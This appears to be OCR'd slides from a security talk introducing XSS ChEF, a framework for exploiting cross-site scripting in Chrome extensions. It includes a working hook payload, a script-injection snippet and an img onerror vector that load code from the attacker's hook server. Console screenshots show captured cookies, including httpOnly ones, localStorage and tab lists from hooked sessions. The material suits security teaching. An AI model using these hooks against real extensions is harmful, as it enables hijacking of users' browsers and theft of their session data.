
- Consequences
  - XSS in chrome-extension://
  - access to chrome.* API

Exploiting UI page XSS

https://github.com/koto/xsschef

- Chrome Extension Exploitation Framework
- BEEF for Chrome extensions

XSS ChEF



Hook code

First, you need to find a XSS vulnerable Chrome extension. I won't help here. Once you've found it, inject Chrome extension with a hook vector:


```
if(location.protocol.indexOf('chrome')==0){d=document;e=createElement('sc
ript');e.src='http://localhost/xsschef/hook.php';d.body.appendChild(e);}
```

For example:

```
<img src=x onerror="if(location.protocol.indexOf('chrome')==0){d=document
;e=createElement('script');e.src='http://localhost/xsschef/hook.php';d.bo
dy.appendChild(e);}">
```

After hook has been executed, launch this console (in a separate browser), choose hooked session by clicking on the ☰ and start having fun!

XSS ChEF



ID	Window	Title
1521	1265	My Drive - Google Drive
1511	1265	koto/xsschef
1515	1265	XSS ChEF console

Legend

- choose hooked browser session
- refresh tab list from session
- launch URL in this browser
- launching this might be visible in hooked browser

URL	https://drive.google.com/a/kos.io/?tab=mo#my-drive
Cookies	__utma=84331846.12341415.1332965346.1332965346.1332965346.1; __ut
Cookies w/httpOnly	__utma=84331846.12341415.1332965346.1332965346.1332965346.1; __ut


localStorage

```
{
    "bios": "true",
    "download": "true",
    "firstRun": "true",
    "last_visit_time": "1339007219637",
    "lyrics": "false",
    "notification_visible": "false",
    "notifications": "true",
    "notifications_installed": "true",
    "scrobble": "false",
    "shortcuts": "false",
    "support": "false",
    "tabID": "266"
}
```

Log

```
reporting persistent
reporting tabs
reporting persistent
reporting tabs
reporting tabs
reporting tabs
reporting tabs
reporting tabs
reporting tabs
```


XSS ChEF



Choose hooked session


Each hook below represents single browser session that XSS has been activated in. Chose one you'd like to exploit:


```
choose...
c3590977550 - 127.0.0.1 2012-07-22 12:40:06
c2478745429 (c2478745429) - 127.0.0.1 2012-07-22 12:40:06
```



ID	Window	Title
2	1	Inbox (22) - securityvictim@gmail.com - Gmail
4	1	Mozilla Developer Network
6	1	Płatności i przelewy internetowe — system PayPal

XSS ChEF



